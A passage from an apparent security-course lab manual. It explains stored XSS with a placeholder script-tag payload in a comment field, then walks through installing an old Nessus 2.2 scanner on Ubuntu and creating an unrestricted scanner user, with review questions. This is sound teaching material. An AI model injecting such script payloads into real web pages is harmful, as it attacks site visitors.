
The above page is vulnerable to XSS because an attacker could submit a comment that contains a malicious payload such as `<script>doSomethingEvil();</script>`.


Users visiting the web page will get served the following HTML page.

```
<html>  
  
<h1>Most recent comment</h1>  
  
<script>doSomethingEvil();</script>  
  
</html>
```

When the page loads in the victim's browser, the attacker's malicious script will execute, most often without the user realizing or being able to prevent such an attack.

Acunetix is a web based XSS vulnerability scanner similar to NESSUS. Following images shows few screenshots of the same for scanning XSS vulnerable websites.





Conclusion:

Questions

1. What is SQL injection attack.

2 How SQL Injection works

3.Explain cross site scripting.

EXPERIMENT NO: 11

Name of the Student:-_____

Roll No._____

Date of Practical Performed:-_____ Staff Signature with Date

& Marks

Aim: Demonstration of vulnerability scanning tool Nessus (Extra)

Theory:

Nessus is one of the best vulnerability scanners out there and works on all major platforms. If you care about the security of the network then you should take a proactive mindset to defend from possible attacks. This is a guide on how to install Nessus the client and server on Ubuntu Linux, no explanation on how to use Nessus is given (sorry). The steps are similar for other Linux distributions (adapt), the major difference is that in this tutorial I use **apt-get** to install Nessus.

S	Package	Installed Version
☐	harder-remoteaudit	
☒	libnasl2	2.2.10-1
☐	libnasl-dev	
☒	libnessus2	2.2.10-3
☐	libnessus-dev	
☒	nessus	2.2.10-3
☐	nessusclient	
☒	nessusd	2.2.10-3
☐	nessus-dev	
☒	nessus-plugins	2.2.10-5

Nessus installation

Start by installing **Nessus client** and **server** which are required to have a functional Nessus installation. Do not worry about creating certificates the installation automatically takes care of that.

```
sudo apt-get install nessusd nessus nessus-plugins
```

New user configuration

Before we can start using Nessus its required that you create a new user for Nessus.

sudo nessus-adduser

In a multi-user environment you might want to add some restrictions on what the users can do. In this occasion I do not want any restrictions on what Nessus can do.

Provide a **username** and **password**.

Add a new nessusd user

```
-----
Login : (my_nessus_username)
Authentication (pass/cert) [pass] : (press_enter_to_use_a_password)
Login password : (provide_a_password_for_the_username)
Login password (again) : (confirm_the_password)
```

I recommend you do not place any restrictions on what the new Nessus user can do, hit **Ctrl + D**. Then you will be asked to confirm the given user information by pressing **y**.

User rules

```
-----
nessusd has a rules system which allows you to restrict the hosts that user_name has the right to test.
For instance, you may want shim to be able to scan his own host only.
```

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)




```
Login      : my_nessus_username
Password    : *****
DN          :
Rules       :
```

Is that ok ? (y/n) [y] y
user added.

Now Nessus has a user to work with, lets start Nessus.

sudo /etc/init.d/nessusd start

You can launch Nessus from **Applications > Internet > Nessus**.





Conclusion:

Questions:

1. How do I scan for vulnerabilities with Nessus?
2. What types of vulnerabilities are scanned by Nessus?
3. How do you perform a vulnerability scan?

4. What is vulnerability in Nessus?
